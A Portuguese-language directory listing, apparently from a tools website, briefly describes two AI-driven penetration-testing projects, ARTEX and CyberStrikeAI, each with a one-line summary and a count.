    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    315

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






